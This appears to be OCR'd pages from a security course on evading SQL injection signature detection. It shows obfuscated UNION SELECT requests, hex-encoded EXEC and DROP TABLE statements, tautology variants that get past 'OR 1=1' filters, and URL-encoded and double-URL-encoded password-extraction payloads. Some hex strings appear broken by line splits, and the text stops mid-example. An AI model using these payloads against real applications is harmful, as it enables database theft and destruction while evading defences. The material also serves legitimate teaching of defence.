
The following is an example of bypassing signatures (obfuscated code for request):

- The following request corresponds to the application signature:

  ```
  /?id=1+union+(select+1,2+from+test.users)
  ```

- The signatures can be bypassed by modifying the above request:

  ```
  /?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
  /?id=1+union+(sELect'1',concat(login,hash)from+test.users)
  /?id=(1)union(((((((select(1),hex(hash)from(test.users))))))))
  ```



Evasion Technique: Manipulating White Spaces and Hex Encoding

Manipulating White Spaces

- The white space manipulation technique obfuscates input strings by **dropping or adding white spaces** between SQL keywords and string or number literals without altering the execution of SQL statements
- Adding white spaces using **special characters** like tab, carriage return, or linefeeds makes an SQL statement completely untraceable without changing the execution of the statement

  “`UNION SELECT`” signature is different from “`UNION        SELECT`”
- Dropping spaces from **SQL statements** will not affect its execution by some of the **SQL databases**

  `'OR'1'='1'` (with no spaces)

Hex Encoding

- The hex encoding evasion technique uses **hexadecimal encoding** to represent a string
- For example, the string '**SELECT**' can be represented by the hexadecimal number **0x73656c656374**, which most likely will not be detected by a signature protection mechanism

Using a Hex Value

```
; declare @x
varchar(80);

set @x = X73656c656374
20404076657273696f6e;
EXEC (@x)
```

Note: This statement uses no single quotes (')

String to Hex Examples

```
SELECT @@version =
0x73656c656374204
04076657273696f6
```

```
DROP Table CreditCard =
0x44524f502054
61626c652043726564697443617264
```

```
INSERT into USERS
(‘certifiedhacker', 'qwerty')
= 0x494e5345525420696e74
6f2055534552532028274a7
5676779426f79272c202771
77657274792729
```

Evasion Technique: Manipulating White Spaces

Many modern signature-based SQL injection detection engines are capable of detecting attacks related to variations in the number and encoding of white spaces around malicious SQL code. These detection engines fail to detect the same kind of text without spaces.

The white space manipulation technique obfuscates input strings by dropping or adding white spaces between SQL keywords and strings or number literals without altering the execution of SQL statements. Adding white spaces using special characters such as tab, carriage return, or line feed makes an SQL statement completely untraceable without changing the execution of the statement

“**UNION SELECT**” signature is different from “**UNION   SELECT**”

Dropping spaces from SQL statements will not affect their execution by some SQL databases

`'OR'1'='1'` (with no spaces)

Evasion Technique: Hex Encoding

Hex encoding is an evasion technique that uses hexadecimal encoding to represent a string. Attackers use hex encoding to obfuscate the SQL query so that it will not be detected in the signatures of security measures, as most IDS do not recognize hex encodings. Attackers exploit such IDS to bypass their SQL injection crafted inputs. Hex encoding provides countless ways for attackers to obfuscate each URL.


For example, the string `'SELECT'` can be represented by the hexadecimal number `0x73656c656374`, which most likely will not be detected by a signature protection mechanism.

```
; declare @x varchar(80);

set @x = X73656c656374

20404076657273696f6e;
EXEC (@x)
```

Note: This statement uses no single quotes (')

Some string to hex examples are as follows:

```
SELECT @@version = 0x73656c656374204 04076657273696f6

DROP Table CreditCard = 0x44524f50205461626c652043726564697443617264

INSERT into USERS (‘certifiedhacker', 'qwerty') = 0x494e5345525420696e74
6f2055534552532028274a7 5676779426f79272c202771 77657274792729
```



Evasion Technique: Sophisticated Matches and URL Encoding

Sophisticated Matches

- An IDS signature may be looking for **'OR 1=1**. Replacing this string with another string will have the same effect

SQL Injection Characters

- `' or "` character String Indicators
- `-- or #` single-line comment
- `/*…*/` multiple-line comment
- `+` addition, concatenate (or space in URL)
- `||` (double pipe) concatenate

Evading ' OR 1=1 signature

- ' OR 'john' = 'john'
- ' OR 'microsoft' = 'micro'+'soft'
- ' OR 'movies' = N'movies'
- ' OR 'software' like 'soft%'
- ' OR 7 > 1
- ' OR 'best' > 'b'
- ' OR 'whatever' IN ('whatever')
- ' OR 5 BETWEEN 1 AND 7

URL Encoding

- The attacker obfuscates the input string by replacing the characters with their ASCII code in **hexadecimal form** preceding each **code point** with a **percent sign** '%'
- For a single quotation mark, the ASCII code is **0X27**. Therefore, its URL-encoding character is represented by **%27**
- In some cases, the basic URL encoding does not work; however, an attacker can make use of **double-URL encoding** to bypass the filter

SQL Injection Query

```
' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
```

After URL Encoding

```
%27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE
%20name%3D%27Admin%27%E2%80%94
```

After Double-URL Encoding

```
%2527%2520UNION%2520SELECT%2520Password%2520FROM%2520Users_D
ata%2520WHERE%2520name%253D%2527Admin%2527%25E2%2580%2594
```

Evasion Technique: Sophisticated Matches

Signature matches usually succeed in catching the most common classical matches, such as **“OR 1=1″**. These signatures are built using regular expressions; hence, they try to catch as many possible variations of classical matches **“OR 1=1″** as possible. However, there are some sophisticated matches that an attacker can use to bypass the signature. These sophisticated matches are equivalent to classical matches but with a slight change.

Attackers use these sophisticated matches as an evasion technique to trick and bypass user authentication. These sophisticated matches are an alternative expression to the classical match **″OR 1=1″**.

An attacker might use an **“OR 1=1″** attack that employs a string such as **“OR 'john'='john'**.” Replacing this string with another string will have the same effect.

If this does not work, the attacker tricks the system by adding ‘N’ to the second string, such as **“OR ‘john’=N’john’**.” This method is very useful in signature evasion, especially for evading advanced systems.

The various SQL injection characters are as follows:

- `' or "` character string indicators
- `-- or #` single-line comment
- `/*…*/` multiple-line comment
- `+` addition, concatenate (or space in URL)
- `||` (double pipe) concatenate
- `%` wildcard attribute indicator

- `?Param1=foo&Param2=bar` URL Parameters
- `PRINT` useful as non-transactional command
- `@variable` local variable
- `@@variable` global variable
- `waitfor delay '0:0:10'` time delay

Examples for evading `' OR 1=1` signature:

- **`OR 'john' = 'john'`**
- **`' OR 'microsoft' = 'micro'+'soft'`**
- **`' OR 'movies' = N'movies'`**
- **`' OR 'software' like 'soft%'`**
- **`' OR 7 > 1`**
- **`' OR 'best' > 'b'`**
- **`' OR 'whatever' IN ('whatever')`**
- **`' OR 5 BETWEEN 1 AND 7`**

Evasion Technique: URL Encoding

URL encoding is a technique used to bypass numerous input filters and obfuscate an SQL query to launch injection attacks. It is performed by replacing the characters with their ASCII codes in hexadecimal form and preceding each code point with the percent sign (%).

For example, for a single quotation mark, the ASCII code is 0X27; hence, its URL-encoding character is represented by %27.

An attacker can perform the attack by bypassing the filter in the following manner:

- Normal query

  ```
  ` UNION SELECT Password FROM Users_Data WHERE name='Admin'--
  ```

  After URL encoding, the above query is represented as,

  ```
  %27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3
  D%27Admin%27%E2%80%94
  ```

In some cases, the basic URL encoding does not work; however, an attacker can use double-URL encoding to bypass the filter.

The string obtained from the URL-encoding of a single quotation mark is %27; after double-URL encoding, the same string becomes %2527 (here, % is itself URL encoded in a normal way as %25).

For example,

- Normal query

